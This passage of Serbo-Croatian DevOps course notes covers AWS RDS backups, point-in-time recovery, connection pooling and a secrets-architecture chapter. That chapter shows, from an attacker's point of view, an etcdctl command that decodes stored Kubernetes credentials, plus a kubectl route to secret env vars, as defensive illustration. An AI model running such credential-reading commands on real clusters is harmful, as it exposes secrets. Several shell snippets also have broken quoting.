echo "$SNAPSHOT_ID" > ".last-${ENV}-snapshot"
echo "Rollback command:"
echo "  aws rds restore-db-instance-from-db-snapshot \"\"
echo "    --db-instance-identifier ${DB_ID}-restore \"\"
echo "    --db-snapshot-identifier $SNAPSHOT_ID"
```

Integracija u CI/CD pipeline:

```
# .github/workflows/deploy-prod.yml (relevantan dio)

jobs:
  pre-deploy-snapshot:
    runs-on: ubuntu-latest
    steps:
      - name: Create pre-deploy snapshot
        run: |
          chmod +x scripts/pre-deploy-snapshot.sh
          ./scripts/pre-deploy-snapshot.sh prod
    env:
      AWS_REGION: eu-west-1
      # Credentials via OIDC / assumed role

  deploy:
    needs: pre-deploy-snapshot
    runs-on: ubuntu-latest
    steps:
      - name: Deploy application
        run: |
          # ... deploy koraci
```

4. Point-in-Time Recovery (PITR)

Šta je PITR

- AWS RDS neprekidno sprema binlog na S3
- Možeš restore-ovati do bilo koje sekunde unutar retention perioda
- Precision: 5 minuta (AWS ažurira binlog svakih 5 min)

Kada koristiti PITR

- “Oops, obrisali smo production tablicu u 14:32”
- “Deployali smo bug koji je pisao pogrešne podatke od 10:15 do 11:47”
- Data corruption incident

PITR komande

```
# Restore do specifičnog vremena
# NAPOMENA: Kreira NOVU RDS instancu (ne overwrite-uje staru)
aws rds restore-db-instance-to-point-in-time \
  --source-db-instance-identifier "project-a-prod" \
  --target-db-instance-identifier "project-a-prod-pitr-restore" \
  --restore-time "2024-01-15T14:30:00Z" \
  --db-instance-class db.t3.micro \
  --publicly-accessible false \
  --tags Key=Purpose,Value=pitr-restore

# Čekaj restore (~15-30 minuta)
aws rds wait db-instance-available \
  --db-instance-identifier "project-a-prod-pitr-restore"

# Dobij novi endpoint
aws rds describe-db-instances \
  --db-instance-identifier "project-a-prod-pitr-restore" \
  --query 'DBInstances[0].Endpoint.Address' \
  --output text

# Sada: connect na restore, pronadi podatke, kopiraj natrag na prod
```

Tipičan recovery workflow nakon PITR:

```
# 1. Restore do trenutka prije incidenta
RESTORE_INSTANCE="project-a-prod-pitr-$(date +%Y%m%d-%H%M)"

aws rds restore-db-instance-to-point-in-time \
  --source-db-instance-identifier "project-a-prod" \
  --target-db-instance-identifier "$RESTORE_INSTANCE" \
  --restore-time "2024-01-15T14:29:00Z" # 1 min prije incidenta

aws rds wait db-instance-available \
  --db-instance-identifier "$RESTORE_INSTANCE"

RESTORE_HOST=$(aws rds describe-db-instances \
  --db-instance-identifier "$RESTORE_INSTANCE" \
  --query 'DBInstances[0].Endpoint.Address' --output text)

# 2. Izvuci podatke koji su oštećeni/obrisani
mysql -h "$RESTORE_HOST" -u admin -p project_a \
  -e "SELECT * FROM orders WHERE created_at BETWEEN '2024-01-14' AND '2024-01-15'" \
  > recovered_orders.sql

# 3. Importuj nazad na prod (uz provjeru!)
mysql -h "$PROD_HOST" -u admin -p project_a < recovered_orders.sql

# 4. Obriši restore instancu (košta dok postoji!)
aws rds delete-db-instance \
  --db-instance-identifier "$RESTORE_INSTANCE" \
  --skip-final-snapshot
```

PITR Terraform

```
# terraform/modules/rds/pitr-restore.tf

resource "aws_db_instance" "pitr_restore" {
  count          = var.pitr_restore_time != "" ? 1 : 0
  identifier     = "project-a-${var.env}-pitr"

  restore_to_point_in_time {
    source_db_instance_identifier = "project-a-${var.env}"
    restore_time                  = var.pitr_restore_time # "2024-01-15T14:30:00Z"
  }

  instance_class      = "db.t3.micro"
  skip_final_snapshot = true

  tags = {
    Environment = var.env
    Purpose     = "pitr-restore"
    AutoDelete  = "true" # Tag za cleanup automation
  }
}

variable "pitr_restore_time" {
  description = "ISO 8601 timestamp za PITR restore. Prazno = ne kreira restore instancu."
  type        = string
  default     = ""
}

output "pitr_restore_endpoint" {
  value = var.pitr_restore_time != "" ? aws_db_instance.pitr_restore[0].address : ""
}
```

5. mysqldump → S3 workflow

K8s CronJob za scheduled backup

```

apiVersion: batch/v1
kind: CronJob
metadata:
  name: mysql-backup
  namespace: project-a-prod
spec:
  schedule: "0 3 * * 0" # Svake nedjelje u 03:00 UTC
  concurrencyPolicy: Forbid
  successfulJobsHistoryLimit: 3
  failedJobsHistoryLimit: 3
  jobTemplate:
    spec:
      template:
        spec:
          restartPolicy: OnFailure
          serviceAccountName: backup-job-sa # IRSA: S3 write permission
          containers:
            - name: mysql-backup
              image: mysql:8.0
              env:
                - name: DB_HOST
                  valueFrom:
                    secretKeyRef:
                      name: db-credentials
                      key: host
                - name: DB_PASSWORD
                  valueFrom:
                    secretKeyRef:
                      name: db-credentials
                      key: password
                - name: S3_BUCKET
                  value: "project-a-db-backups-123456789"
                - name: AWS_REGION
                  value: "eu-west-1"
          command:
            - /bin/sh
            - -c
            - |
              set -e
              FILENAME="mysqldump/project_a_$(date +%Y%m%d_%H%M).sql.gz"
              echo "Starting backup: $FILENAME"

              # Dump sa replike (ne mastera!) za čitanje bez lock-a
              mysqldump \
                -h "$DB_HOST" \
                -u backup_user \
                -p"$DB_PASSWORD" \
                --single-transaction \
                --set-gtid-purged=OFF \
                --column-statistics=0 \
                project_a \
                | gzip -9 \
                | aws s3 cp - "s3://$S3_BUCKET/$FILENAME" \
                  --region "$AWS_REGION" \
                  --expected-size 1000000

              echo "Backup completed: s3://$S3_BUCKET/$FILENAME"

              # Provjeri veličinu
              SIZE=$(aws s3 ls "s3://$S3_BUCKET/$FILENAME" | awk '{print $3}')
              [ "$SIZE" -lt 1000 ] && { echo "ERROR: Backup too small ($SIZE bytes)!" ; exit 1; }
              echo "Backup size: $SIZE bytes"

```

IRSA ServiceAccount za S3 write

```
# terraform/modules/k8s-backup/main.tf

resource "aws_iam_role" "backup_job" {
  name = "project-a-${var.env}-backup-job"

  assume_role_policy = jsonencode({
    Version = "2012-10-17"
    Statement = [{
      Effect = "Allow"
      Principal = {
        Federated = var.oidc_provider_arn
      }
      Action = "sts:AssumeRoleWithWebIdentity"
      Condition = {
        StringEquals = {
          "${var.oidc_provider}:sub" = "system:serviceaccount:project-a-${var.env}:backup-job-sa"
        }
      }
    }]
  })
}

resource "aws_iam_role_policy" "backup_job_s3" {
  name = "s3-backup-write"
  role = aws_iam_role.backup_job.id

  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [{
      Effect = "Allow"
      Action = ["s3:PutObject", "s3:GetObject", "s3:ListBucket"]
      Resource = [
        "arn:aws:s3:::project-a-db-backups-${var.account_id}",
        "arn:aws:s3:::project-a-db-backups-${var.account_id}/mysqldump/*"
      ]
    }]
  })
}
```

6. Restore iz S3 mysqldump

```
#!/bin/bash
# scripts/restore-from-s3.sh TARGET_ENV [S3_KEY]
# Restore mysqldump sa S3 na specificni environment

set -e
TARGET_ENV=$1
ACCOUNT_ID=$(aws sts get-caller-identity --query Account --output text)
S3_BUCKET="project-a-db-backups-$ACCOUNT_ID"

# Ako S3 ključ nije proslijeđen, uzmi najnoviji dump
S3_KEY=${2:-$(aws s3 ls "s3://$S3_BUCKET/mysqldump/" \
    | sort -k1,2 \
    | tail -1 \
    | awk '{print "mysqldump/"$4}')}

echo "=== RESTORE FROM S3 ==="
echo "Target:      $TARGET_ENV"
echo "Dump:        s3://$S3_BUCKET/$S3_KEY"
echo ""

# Potvrda (za prod!)
if [ "$TARGET_ENV" = "prod" ]; then
    read -rp "WARNING: Restoring to PRODUCTION. Type 'yes' to confirm: " CONFIRM
    [ "$CONFIRM" != "yes" ] && { echo "Aborted."; exit 1; }
fi

DB_HOST=$(aws rds describe-db-instances \
    --db-instance-identifier "project-a-$TARGET_ENV" \
    --query 'DBInstances[0].Endpoint.Address' \
    --output text)

DB_PASS=$(aws secretsmanager get-secret-value \
    --secret-id "/project-a/$TARGET_ENV/db-password" \
    --query 'SecretString' \
    --output text)

echo "Target host: $DB_HOST"
echo "Downloading and restoring..."

aws s3 cp "s3://$S3_BUCKET/$S3_KEY" - \
    | gunzip \
    | docker run --rm -i mysql:8.0 mysql \
        -h "$DB_HOST" -u admin -p"$DB_PASS" project_a

echo "✓ Restore complete"
```

Provjera integriteta dumpa prije restora:

```
# Provjeri da dump nije prazan i da sadrži CREATE TABLE statement
aws s3 cp "s3://$S3_BUCKET/$S3_KEY" - \
    | gunzip \
    | head -100 \
    | grep -c "CREATE TABLE" \
    | xargs -I{} sh -c
'[ {} -gt 0 ] && echo "✓ Dump valid: {} tables found" || { echo "ERROR: No tables in dump!"; exit
1; }'
```

7. Backup monitoring

```
# terraform/modules/monitoring/backup-alarms.tf

# CloudWatch alarm: RDS automated backup nije uspio
resource "aws_cloudwatch_metric_alarm" "backup_failed" {
  alarm_name          = "project-a-${var.env}-backup-failed"
  comparison_operator = "GreaterThanOrEqualToThreshold"
  evaluation_periods   = 1
  metric_name         = "FailedBackupJobsCount"
  namespace           = "AWS/Backup"
  period              = 86400 # 24 sata
  statistic            = "Sum"
  threshold            = 0
  alarm_description   = "RDS backup failed"
  alarm_actions       = [aws_sns_topic.alerts.arn]

  dimensions = {
    BackupVaultName = "project-a-${var.env}"
  }
}

# CloudWatch alarm: slobodan storage < 5GB
resource "aws_cloudwatch_metric_alarm" "rds_storage_low" {
  alarm_name          = "project-a-${var.env}-rds-storage-low"
  comparison_operator = "LessThanThreshold"
  evaluation_periods   = 1
  metric_name         = "FreeStorageSpace"
  namespace           = "AWS/RDS"
  period              = 300
  statistic            = "Average"
  threshold            = 5368709120 # 5GB u bajtovima
  alarm_description   = "RDS free storage < 5GB"
  alarm_actions       = [aws_sns_topic.alerts.arn]

  dimensions = {
    DBInstanceIdentifier = "project-a-${var.env}"
  }
}

# CloudWatch alarm: backup storage troškovi rastu (>25GB)
resource "aws_cloudwatch_metric_alarm" "backup_storage_high" {
  alarm_name          = "project-a-${var.env}-backup-storage-high"
  comparison_operator = "GreaterThanOrEqualToThreshold"
  evaluation_periods   = 1
  metric_name         = "TotalBackupStorageBilled"
  namespace           = "AWS/RDS"
  period              = 86400
  statistic            = "Average"
  threshold            = 26843545600 # 25GB u bajtovima (iznad besplatnog limita)
  alarm_description   = "RDS backup storage prekoračio besplatni limit (25GB)"
  alarm_actions       = [aws_sns_topic.alerts.arn]

  dimensions = {
    DBInstanceIdentifier = "project-a-${var.env}"
  }
}
```

Provjera statusa backup-a putem CLI:

```
# Zadnjih 5 automated backup-a
aws rds describe-db-instance-automated-backups \
  --db-instance-identifier "project-a-prod" \
  --query 'DBInstanceAutomatedBackups[*]'.
{Status:Status,From:RestoreWindow.EarliestTime,To:RestoreWindow.LatestTime}' \
  --output table

# Lista manual snapshot-a
aws rds describe-db-snapshots \
  --db-instance-identifier "project-a-prod" \
  --snapshot-type manual \
  --query 'DBSnapshots[*]'.
{ID:DBSnapshotIdentifier,Status:Status,Created:SnapshotCreateTime,Size:AllocatedStorage}' \
  --output table

# S3 mysqldump backupi (sortiran po datumu)
aws s3 ls "s3://project-a-db-backups-$(aws sts get-caller-identity --query Account --output text)/
mysqldump/" \
  | sort -k1,2 \
  | tail -10
```

8. Backup checklist po environmentu

Backup tip	Dev	Staging	Prod
Automated backup retention	1 dan	3 dana	7 dana
Pre-deploy manual snapshot	Ne	Da	Da (obavezno)
mysqldump → S3	Ne	Tjedni	Tjedni
PITR dostupan	Da (1 dan)	Da (3 dana)	Da (7 dana)
Final snapshot pri destroy	Ne (skip)	Da	Da
Backup monitoring alarm	Ne	Da	Da (kritično)

Procijenjeni trošak po environmentu

Backup tip	Dev	Staging	Prod
Automated backup (≤20GB)	\$0	\$0	\$0
Manual snapshot (20GB, 1x/tjedan)	\$0	\$1.90/mj	\$1.90/mj
mysqldump S3 Standard (7 dana)	\$0	\$0.16/mj	\$0.16/mj
mysqldump S3 Glacier IR (dan 7-30)	\$0	\$0.05/mj	\$0.05/mj
Ukupno backup	\$0	~\$2.11/mj	~\$2.11/mj

Cijene za eu-west-1, Maj 2025. Manual snapshot: \$0.095/GB/mj. S3 Standard: \$0.023/GB/mj. S3 Glacier IR: \$0.0100/GB/mj.

Source: 14-aws-rds-i-elasticache/10-connection-pooling.md

10 — Connection Pooling: MySQL na Kubernetes

Problem bez connection pooling-a

Svaki Go pod otvara vlastiti pool konekcija prema MySQL. Kad horizontalno skalaš:

```
10 pods × 10 conn = 100 MySQL konekcija → OK
15 pods × 10 conn = 150 MySQL konekcija → GRANICA (default max_connections=151)
20 pods × 10 conn = 200 MySQL konekcija → "Too many connections" → app pada
```


MySQL default `max_connections = 151`. Pri 15+ podova aplikacija počinje odbijati konekcije i vraća `ERROR 1040: Too many connections` — kompletni outage.

Rješenja po prioritetu

1. Smanji pool size u aplikaciji (uvijek prvi korak)

```
// pkg/database/mysql.go
func NewDB(dsn string) (*sql.DB, error) {
    db, err := sql.Open("mysql", dsn)
    if err != nil {
        return nil, fmt.Errorf("sql.Open: %w", err)
    }

    // Konzervativne vrijednosti za Kubernetes deployment
    db.SetMaxOpenConns(5)           // Max 5 konekcija po pod-u
    db.SetMaxIdleConns(2)           // 2 idle konekcija (ne zatvara odmah)
    db.SetConnMaxLifetime(5 * time.Minute) // Reciklira konekciju svakih 5 min
    db.SetConnMaxIdleTime(1 * time.Minute) // Zatvori idle konekciju nakon 1 min

    if err := db.PingContext(context.Background()); err != nil {
        return nil, fmt.Errorf("db.Ping: %w", err)
    }

    return db, nil
}

// Rezultat: 20 pods × 5 conn = 100 ukupno — sigurno ispod limita
```

Zašto ove vrijednosti: - `MaxOpenConns(5)` — Go service je brz, 5 konekcija po podu je dovoljno - `MaxIdleConns(2)` — Drži 2 vruće konekcije, ostale zatvori kad nema prometa - `ConnMaxLifetime(5m)` — Sprječava “stale connection” probleme s MySQL `wait_timeout`

2. Povećaj max_connections na RDS (brz fix, ne riješava suštinu)

```
# terraform/modules/rds/parameter_group.tf
resource "aws_db_parameter_group" "main" {
  name     = "project-a-${var.env}-mysql8"
  family   = "mysql8.0"

  parameter {
    name      = "max_connections"
    value     = "500"
    apply_method = "immediate"
    # Napomena: svaka konekcija troši ~10MB RAM-a
    # db.t3.micro (1GB RAM): realnih max ~80-100 konekcija
    # db.t3.medium (4GB RAM): realnih max ~300-400 konekcija
  }

  parameter {
    name      = "wait_timeout"
    value     = "300" # Zatvori idle konekciju nakon 5 min (default je 8h!)
    apply_method = "immediate"
  }

  parameter {
    name      = "interactive_timeout"
    value     = "300"
    apply_method = "immediate"
  }

  tags = {
    Environment = var.env
    Project     = "project-a"
  }
}
```

3. AWS RDS Proxy (pravi fix za produkciju)

RDS Proxy sjedi između aplikacije i RDS instance. Pooluje konekcije: 1000 pods → RDS Proxy → 50 stvarnih DB konekcija.

```
App Pods —→ RDS Proxy —→ RDS Instance
(1000 konekcija) (pooluje) (50 konekcija)
```

```
# terraform/modules/rds/proxy.tf

resource "aws_iam_role" "rds_proxy" {
  name = "project-a-${var.env}-rds-proxy"

  assume_role_policy = jsonencode({
    Version = "2012-10-17"
    Statement = [{
      Action    = "sts:AssumeRole"
      Effect    = "Allow"
      Principal = { Service = "rds.amazonaws.com" }
    }]
  })
}

resource "aws_iam_role_policy" "rds_proxy_secrets" {
  name = "rds-proxy-secrets-access"
  role = aws_iam_role.rds_proxy.id

  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [{
      Effect = "Allow"
      Action = ["secretsmanager:GetSecretValue"]
      Resource = [var.db_credentials_secret_arn]
    }]
  })
}

resource "aws_db_proxy" "main" {
  name                = "project-a-${var.env}"
  debug_logging       = false
  engine_family       = "MYSQL"
  idle_client_timeout = 1800 # Zatvori idle app konekciju nakon 30 min
  require_tls         = true
  role_arn            = aws_iam_role.rds_proxy.arn
  vpc_security_group_ids = [var.rds_security_group_id]
  vpc_subnet_ids      = var.private_subnet_ids

  auth {
    auth_scheme = "SECRETS"
    iam_auth    = "DISABLED"
    secret_arn  = var.db_credentials_secret_arn
    # Secret mora biti u formatu: {"username":"...","password":"..."}
  }

  tags = {
    Environment = var.env
    Project     = "project-a"
  }
}

resource "aws_db_proxy_default_target_group" "main" {
  db_proxy_name = aws_db_proxy.main.name

  connection_pool_config {
    connection_borrow_timeout = 120 # Čekaj max 2 min na slobodnu konekciju
    max_connections_percent   = 100 # Koristi 100% max_connections RDS instance
    max_idle_connections_percent = 50 # Drži max 50% idle konekcija u poolu
  }
}

resource "aws_db_proxy_target" "main" {
  db_proxy_name      = aws_db_proxy.main.name
  target_group_name  = aws_db_proxy_default_target_group.main.name
  db_instance_id     = aws_db_instance.main.id
}
```

```

}

output "proxy_endpoint" {
  description = "RDS Proxy endpoint – koristi ovo u aplikaciji umjesto direktnog RDS endpointa"
  value       = aws_db_proxy.main.endpoint
}

```

```

# terraform/modules/rds/variables.tf (relevantne varijable)
variable "db_credentials_secret_arn" {
  description = "ARN Secrets Manager sekreta sa DB kredencijalima"
  type        = string
}

variable "rds_security_group_id" {
  description = "Security group ID za RDS instancu"
  type        = string
}

variable "private_subnet_ids" {
  description = "Liste privatnih subnet ID-ova za RDS Proxy"
  type        = list(string)
}

variable "env" {
  description = "Environment: dev, staging, prod"
  type        = string
}

```

Go DSN konfiguracija za RDS Proxy

```

// pkg/database/mysql.go

func buildDSN() string {
  host      := os.Getenv("DB_HOST")      // RDS Proxy endpoint u prod, "mysql" u docker-compose
  port      := os.Getenv("DB_PORT")      // 3306
  user      := os.Getenv("DB_USER")
  password  := os.Getenv("DB_PASSWORD")
  dbname    := os.Getenv("DB_NAME")

  // parseTime=true: automatski parsira MySQL DATETIME u time.Time
  // tls=true: obavezno za RDS Proxy (require_tls = true)
  tlsParam := "false"
  if os.Getenv("APP_ENV") != "development" {
    tlsParam = "true"
  }

  return fmt.Sprintf(
    "%s:%s@tcp(%s:%s)/%s?parseTime=true&tls=%s&timeout=10s&readTimeout=30s&writeTimeout=30s",
    user, password, host, port, dbname, tlsParam,
  )
}

```

```

# helm/project-a/values.yaml (per-environment)
# values-prod.yaml
env:
  DB_HOST: "project-a-prod.proxy-abc123.eu-west-1.rds.amazonaws.com" # RDS Proxy
  DB_PORT: "3306"
  APP_ENV: "production"

# values-dev.yaml
env:
  DB_HOST: "project-a-dev.abc123.eu-west-1.rds.amazonaws.com" # Direktno na RDS (dev nema proxy)
  DB_PORT: "3306"
  APP_ENV: "development"

```

Kada koristiti RDS Proxy

Scenario	Preporuka
Dev: 1-3 pods	Skip proxy, povećaj <code>max_connections</code>
Staging: 3-10 pods	Pool size u app (5 conn/pod) dovoljan
Prod: 10+ pods ili auto-scaling	RDS Proxy
Lambda funkcije	Uvijek RDS Proxy (Lambda ne drži konekcije)

Cijena RDS Proxy

db.t3.micro RDS Proxy: \$0.015/sat = ~\$11/mj
db.t3.medium RDS Proxy: \$0.030/sat = ~\$22/mj
db.r5.large RDS Proxy: \$0.090/sat = ~\$65/mj

Proxy se naplaćuje per vCPU RDS instance, ne po instancu proxy-ja.

Monitoring konekcija

```
# Provjera broja aktivnih konekcija (direktno na DB):
kubectl exec -n project-a-prod deployment/go-service -- \
  sh -c 'mysql -h "$DB_HOST" -u "$DB_USER" -p"$DB_PASSWORD" \
    -e "SHOW STATUS LIKE \"Threads_connected\"; SHOW STATUS LIKE \"Max_used_connections\";"'
```

```
// Prometheus metrics za pool konekcija (dodaj u metrics handler):
func recordDBStats(db *sql.DB, reg prometheus.Registerer) {
    openConns := prometheus.NewGaugeFunc(prometheus.GaugeOpts{
        Name: "db_open_connections",
        Help: "Number of open DB connections",
    }, func() float64 { return float64(db.Stats().OpenConnections) })

    inUseConns := prometheus.NewGaugeFunc(prometheus.GaugeOpts{
        Name: "db_in_use_connections",
        Help: "Number of DB connections currently in use",
    }, func() float64 { return float64(db.Stats().InUse) })

    waitCount := prometheus.NewGaugeFunc(prometheus.GaugeOpts{
        Name: "db_wait_count_total",
        Help: "Total number of connections waited for",
    }, func() float64 { return float64(db.Stats().WaitCount) })

    reg.MustRegister(openConns, inUseConns, waitCount)
}
```

CloudWatch alert:

```
# terraform/modules/monitoring/rds_alerts.tf
resource "aws_cloudwatch_metric_alarm" "db_connections_high" {
  alarm_name          = "project-a-${var.env}-db-connections-high"
  comparison_operator = "GreaterThanThreshold"
  evaluation_periods  = 2
  metric_name         = "DatabaseConnections"
  namespace           = "AWS/RDS"
  period              = 60
  statistic            = "Maximum"
  threshold            = 400 # Alert pri 80% max_connections (500)

  dimensions = {
    DBInstanceIdentifier = var.db_instance_id
  }

  alarm_actions = [var.sns_alert_topic_arn]

  tags = {
    Environment = var.env
    Project      = "project-a"
  }
}
```

Sažetak strategije

Development: docker-compose MySQL ← direktna konekcija, bez pool-a
 Staging: RDS, max_connections=200, pool=3/pod, bez Proxy-ja
 Production: RDS, max_connections=500, pool=5/pod, RDS Proxy obavezan

Redosljed implementacije: 1. Postavi konzervativne pool vrijednosti u aplikaciji (MaxOpenConns(5)) 2. Poveći max_connections u RDS parameter grupi 3. Dodaj Prometheus metrics za db_open_connections 4. Kad prođeš 10 produkcionih podova — uključi RDS Proxy

Source: 14-aws-rds-i-elasticache/11-vezba-priprema-ai-okvira-i-sync.md

11 — Vežba: AWS RDS i ElastiCache

Validiraš AI-okvir za upravljane baze podataka (RDS MySQL master/replica) i Redis (ElastiCache), i dokazuješ da konekcija radi isključivo kroz interni put, enkripcija je uključena, a kredencijali dolaze iz Secrets Manager-a.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Proširujemo postojeći terraform-checks rule DB stavkama za RDS i ElastiCache. Dokazujemo da konekcija na RDS ide kroz bastion ili interni VPC put (ne javni internet), da je ElastiCache dostupan samo iz app subneta, i da je enkripcija at-rest uključena.

Pretpostavke za potvrdu: - terraform-checks rule već postoji iz prethodnih oblasti - RDS instanca je already deployed ili se deploja u ovoj vežbi - Bastion host ili SSM Session Manager je dostupan za interne konekcije - AWS CLI je podešen sa ispravnim profilom i regionom

Van opsega: - RDS Proxy podešavanje - Aurora Serverless konfiguracija - Cross-region replikacija

Prompt za diskusiju:

Treba mi RDS MySQL master + read replica preko Terraform-a, sa enkripcijom, backup-om i lozinkom iz Secrets Manager-a. Daj modul i objasni replica/failover ponašanje. Potom objasni: zašto RDS ne sme biti javno dostupan, i kako security group pravila enforces pristup samo iz app subneta.

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: Proširiti `terraform-checks` za RDS/ElastiCache higijenu i dokazati da infrastruktura zadovoljava sigurnosne i dostupnost zahteve.

Fajlovi koji se diraju: - `terraform/modules/rds/` — RDS modul sa enkripcijom, backup i replica - `terraform/modules/elasticache/` — ElastiCache modul sa subnet group - `CLAUDE.md` ili `.claude/rules/terraform-checks.md` — dopuna postojećeg rule-a

Fajlovi koji se NE diraju: - `terraform/modules/vpc/` — mrežna konfiguracija se ne menja - `terraform/modules/iam/` — IAM role ostaju neizmenjene - Aplikacioni kod — ovo je isključivo infra vežba

AI okvir za ovu oblast:

ažuriraj sekciju u `CLAUDE.md` ili `.claude/rules/terraform-checks.md`

Sadržaj pravila:

```
# dopuna terraform-checks (data tier)
- RDS: storage_encrypted=true, backup_retention >= 7, deletion_protection u prod.
- RDS: publicly_accessible=false; pristup samo iz app security grupe.
- Read replica definisana gde aplikacija čita više nego što piše.
- ElastiCache: dostupan samo iz app subneta, ne iz javnih subneta.
- Lozinke iz Secrets Manager-a, ne u .tf/.tfvars fajlovima.
- Multi-AZ za produkcione RDS instance.
```

Anti-sprawl: ovo je dopuna `terraform-checks` koji postoji — ne pravi se novi rule.

Acceptance criteria: - ☐ `terraform plan` završava bez grešaka - ☐ Konekcija na RDS master ide kroz bastion ili SSM (ne javni internet) - ☐ Konekcija na read replica radi odvojeno - ☐ ElastiCache je dostupan samo iz app subneta (ne spolja) - ☐ AWS Console potvrđuje: Storage encrypted = Yes za RDS - ☐ `backup_retention_period` je `>= 7` dana - ☐ Kredencijali se čitaju iz Secrets Manager-a (nema hardkodovanih lozinki u .tf) - ☐ Sync zapisan

AI pregled plana:

```
Evo plana pre egzekucije:
1. Dopuniti terraform-checks pravila za RDS i ElastiCache
2. Pokrenuti terraform plan
3. Konektovati se na RDS kroz bastion/SSM i potvrditi konekciju
4. Proveriti AWS Console za enkripciju i backup retention
5. Proveriti da ElastiCache nije dostupan van app subneta
```

```
Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno pre nego počnem?
```

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Validacija Terraform plana:

```
terraform plan
```

Konekcija na RDS kroz bastion host (ne direktno s javnog interneta):

```
# Kroz SSH tunel via bastion
ssh -L 3306:<rds-endpoint>:3306 ec2-user@<bastion-ip> -N &
mysql -h 127.0.0.1 -u app -p -e "SELECT 1;"

# Ili kroz AWS SSM Session Manager
aws ssm start-session --target <instance-id> \
  --document-name AWS-StartPortForwardingSessionToRemoteHost \
  --parameters '{"host":["<rds-endpoint>"],"portNumber":["3306"],"localPortNumber":["3306"]}'
mysql -h 127.0.0.1 -u app -p -e "SELECT 1;"
```

Provera RDS konfiguracije u AWS CLI:

```
aws rds describe-db-instances \
  --query "DBInstances[0].\
{id:DBInstanceIdentifier,backup:BackupRetentionPeriod,enc:StorageEncrypted,public:PubliclyAccessible,multiAZ:MultiAZ}"
```

Provera da kredencijali dolaze iz Secrets Manager-a (ne iz .tf fajlova):

```
grep -r "password" terraform/ --include="*.tf" | grep -v "secretsmanager"
# Rezultat treba biti prazan ili samo reference na SM
```

Provera ElastiCache subnet grupe:

```
aws elasticache describe-cache-subnet-groups \
  --query "CacheSubnetGroups[0].{name:CacheSubnetGroupName,subnets:Subnets[0].SubnetAvailabilityZone}"
```

4. AI validacija

Evo acceptance criteria iz plana:

- terraform plan završava bez grešaka
- Konekcija na RDS ide kroz bastion/SSM (ne javni internet)
- Read replica konekcija radi
- ElastiCache nije dostupan van app subneta
- AWS Console: Storage encrypted = Yes
- backup_retention_period >= 7
- Nema hardkodovanih lozinki u .tf fajlovima

Evo outputa / diff-a / konfiguracije:
[ovde lepiš: terraform plan output, aws rds describe-db-instances output, grep rezultat za passwords, screenshot AWS Console enkripcija]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.
Ako ne — šta tačno fali?

5. UAT — rucna validacija

#	Akcija	Očekivani rezultat
1	Pokušaj direktnu konekciju na RDS endpoint sa lokalnog računara (bez tunela)	Konekcija se odbija — RDS nije javno dostupan
2	Konektuj se na RDS kroz bastion ili SSM tunel, izvrši <code>SELECT 1</code>	Vraća <code>1</code> — konekcija radi internim putem
3	Konektuj se na read replica endpoint i izvrši <code>SHOW SLAVE STATUS\G</code>	Replikacija je aktivna i <code>Seconds_Behind_Master</code> je mali
4	Otvori AWS Console → RDS → DB instance → Configuration	Storage encrypted: Yes, Backup retention: ≥ 7 dana
5	Otvori AWS Console → ElastiCache → Subnet groups	Samo app subneti su navedeni, nema javnih subneta
6	Proveri AWS Secrets Manager → secret za DB lozinku postoji	Secret postoji i verzija je ažurna

Sync — zatvori petlju:

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

```
## [datum] — RDS i ElastiCache sync
- Urađeno:
- Naučeno:
- Šta bi promenio:
```

Phase — 15-aws-secrets-manager

Directory: 15-aws-secrets-manager/

Source: 15-aws-secrets-manager/01-secrets-arhitektura.md

01 — Secrets arhitektura: zašto Kubernetes Secrets nisu dovoljni

Zašto `env` u K8s Secret nije encryption

Kubernetes Secret objekt čuva podatke kao base64-encoded string. Base64 je **enkodiranje, ne enkripcija** — svako ko ima `kubectl get secret db-credentials -o yaml` dobija plaintext credentials za 30 sekundi.

Napadački vektori koji se otvaraju sa K8s Secrets:

etcd backup exposure:

etcd je key-value store koji čuva cijelo stanje klastera, uključujući sve Secrets. Backup etcd-a = dump svih secretsa u plaintext. Tipični scenariji izloženosti: - Velerio backup S3 bucket sa slabim ACL-om - etcd snapshot koji završi na pogrešnom S3 bucketu - Kompromitovani etcd endpoint (defaultno nije TLS na starijim verzijama)

```
# Šta napadač uradi sa etcd pristupom:
etcdctl get /registry/secrets/production/db-credentials --print-value-only | base64 -d
# → username: admin, password: SuperSecret123
```

kubectl audit log bypass:

Ako developer ima `get` na Deployments ali ne na Secrets, i dalje može pročitati env vars kroz:

```
kubectl describe pod go-service-7d9f8b-xxx
# Env section prikazuje sve env vars, uključujući one iz secretRef
```

Memory dump / /proc exposure:

Env vars su vidljive u `/proc/<pid>/environ` svakom procesu koji ima pristup host-u. Container escape → čitanje tuđih env vars.

Log injection:

Aplikacija loguje exception koji sadrži env vars (npr. PHP `var_dump($_ENV)` u error handler). Credentials završe u CloudWatch Logs, dostupni svima koji imaju `logs:GetLogEvents`.

EKS Envelope Encryption — minimum što treba uključiti

Ako ipak koristite K8s Secrets (za neosjetljive podatke), **obavezno** uključiti envelope encryption na EKS:

```
# terraform/modules/eks/main.tf
resource "aws_eks_cluster" "main" {
  # ...
  encryption_config {
    provider {
      key_arn = aws_kms_key.eks_secrets.arn
    }
    resources = ["secrets"]
  }
}
```

Ovo enkriptuje secrets u etcd koristeći KMS. Ali to rješava samo etcd exposure — ne rješava ostale vektore gore.

AWS Secrets Manager vs SSM Parameter Store vs HashiCorp Vault

Decision matrix za project-a stack

Kriterij	Secrets Manager	SSM Param Store	Vault
Managed rotation	Da (Lambda rotators za RDS, Redshift, etc.)	Ne	Da (dynamic secrets)
Fine-grained IAM	Per-secret IAM	Per-parameter IAM	Policy-based
Cross-account access	Da (Resource policy)	Ograničeno	Da
Cost	\$0.40/secret/month + \$0.05/10k API calls	Free tier za Standard, \$0.05/advanced	Self-hosted (ops overhead) ili Vault Cloud
Dynamic secrets	Ne	Ne	Da (DB credentials expire)
Audit trail	CloudTrail	CloudTrail	Vault audit device
K8s integration	External Secrets Operator	ESO ili SSM Agent	Vault Agent Injector

Kada koji za project-a:

